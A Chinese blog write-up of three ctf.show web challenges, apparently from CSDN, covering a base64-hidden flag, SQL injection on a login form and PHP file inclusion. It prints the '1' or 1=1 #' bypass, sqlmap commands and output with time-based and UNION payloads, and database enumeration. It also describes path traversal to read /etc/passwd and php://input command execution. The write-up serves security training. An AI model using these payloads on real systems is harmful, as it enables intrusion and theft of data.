ctf.show 通关秘籍

原创

cc_ssy 于 2021-09-13 11:15:59 发布 534 收藏

分类专栏： ctf.show 文章标签： 网络安全


本文链接：https://blog.csdn.net/qq_37970270/article/details/120263046

文章目录


CTF.show

1.web签到题

访问web签到题的地址，发现页面只有"where is flag"字样。



使用Fn+F12进入调试模式，或者页面空白处点击右键查看网页源代码，发现页面中有一段英文字符串被注释了，根据编码规则猜测使用的是base64的加密方式。



使用解码平台尝试解码，示例使用站长之家，成功获取到flag。（站长之家base64解码url：http://tool.chinaz.com/tools/base64.aspx）


2.web2

访问页面是一个登录窗口，首先想到尝试SQL注入。

使用万能密码查看是否能够绕过。

> 万能密码原理：
> ①猜测此处数据库语句可能是
> select XXXX from XXXX where name=' ' and password=' ';
> ②所以使用 " ' "(单引号)，使其能和name字段后的第一个单引号进行闭合，使用#将后面是所有字段注释掉。
> ③1' or 1=1 # 语句使用户名字段执行结果都为真，并且（#）将密码字段注释（不校验密码），所以如果登录界面存在注入漏洞，就有可以使用万能密码进行绕过。
> 这里是引用


发现提示：欢迎你 ctfshow，说明存在ctfshow这个用户但是flag字段在哪还是未知的。




继续搞出flag字段，可以使用手工注入的方式或者sqlmap跑。

（1）使用sqlmap检测是否存在sql注入漏洞

使用burp抓取登录页面的POST数据包，保存为文件，在sqlmap中使用-r参数进行sql注入。




```
POST / HTTP/1.1
Host: f5c68714-f9b9-4d96-ad9d-e121aa4d7a92.challenge.ctf.show:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 21
Origin: http://f5c68714-f9b9-4d96-ad9d-e121aa4d7a92.challenge.ctf.show:8080
Connection: close
Referer: http://f5c68714-f9b9-4d96-ad9d-e121aa4d7a92.challenge.ctf.show:8080/
Cookie: UM_distinctid=17bd48486eb13-0862a145919ef28-4c3e2778-100200-17bd48486ec24b
Upgrade-Insecure-Requests: 1

username=1&password=1
```

```
POST / HTTP/1.1
Host: f5c68714-f9b9-4d96-ad9d-e121aa4d7a92.challenge.ctf.show:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 21
Origin: http://f5c68714-f9b9-4d96-ad9d-e121aa4d7a92.challenge.ctf.show:8080
Connection: close
Referer: http://f5c68714-f9b9-4d96-ad9d-e121aa4d7a92.challenge.ctf.show:8080/
Cookie: UM_distinctid=17bd48486eb13-0862a145919ef28-4c3e2778-100200-17bd48486ec2
Upgrade-Insecure-Requests: 1

username=1&password=1
```

Send to Spider
Do an active scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser ▶
Engagement tools ▶
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Don't intercept requests ▶
Do intercept ▶



sqlmap语句：python2 sqlmap.py -r 文件名

```
Microsoft Windows [版本 10.0.18363.1556]
(c) 2019 Microsoft Corporation。保留所有权利。

E:\[redacted]\sqlmap>sqlmap.py -r web2.txt
```

存在注入漏洞

```
[08:57:31] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[08:57:31] [INFO] automatically extending ranges for UNION query injection technique tests as there is at le
r (potential) technique found
[08:57:33] [INFO] target URL appears to be UNION injectable with 3 columns
[08:57:33] [INFO] POST parameter 'username' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N]

sqlmap identified the following injection point(s) with a total of 71 HTTP(s) requests:
---
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=1' AND (SELECT 8941 FROM (SELECT(SLEEP(5)))aAFr) AND 'pvWJ'='pvWJ&password=1

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: username=1' UNION ALL SELECT NULL,CONCAT(0x716a7a7a71,0x6c464c4e784c716b684e444d5749494d4f4d707
954694e577159416e697657477873,0x717a767171),NULL-- -&password=1
---
[08:57:33] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.11, Nginx 1.16.1
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[08:57:33] [INFO] fetched data logged to text files under 'C:\[redacted]\sqlmap\output\f5c68714
d9d-e121aa4d7a92.challenge.ctf.show'

[*] ending @ 08:57:33 /2021-09-15/
```


②


使用 - -dbs 参数跑出数据库名

```
E:\[redacted]\sqlmap>python2 sqlmap.py -r web2.txt --dbs
                         {1.5.8#stable}
                         http://sqlmap.org
```


```
---
[08:58:54] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.11, Nginx 1.16.1
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[08:58:54] [INFO] fetching database names
available databases [6]:
[*] ctftraining
[*] information_schema
[*] mysql
[*] performance_schema
[*] test
[*] web2

[08:58:54] [INFO] fetched data logged to text files under 'C:\Users'
d9d-e121aa4d7a92.challenge.ctf.show'

[*] ending @ 08:58:54 /2021-09-15/
```



③使用 - -tables跑数据库web2下的表名

```
E:\[redacted]qlmap>python2 sqlmap.py -r web2.txt -D web2 --tables
```





④获取到flag表里的字段，发现flag的字段。






⑤获取flag字段中的值，直接获取到答案。






3.web3


访问页面直接展示出php代码：<?php include($_GET['url']);?>，因为包含include，所以想到文件包含漏洞。




常见的文件解析漏洞通过.../.../.../..././etc/passwd能查看到用户和密码信息，在url后添加 ?url=.../.../.../.../.../.../etc/passwd，直接显示出了用户名等信息。

尝试使用php://input函数执行系统命令查询到flag字段。







使用cat语句查看 ctf_go_go_go文件中的内容，直接获取到flag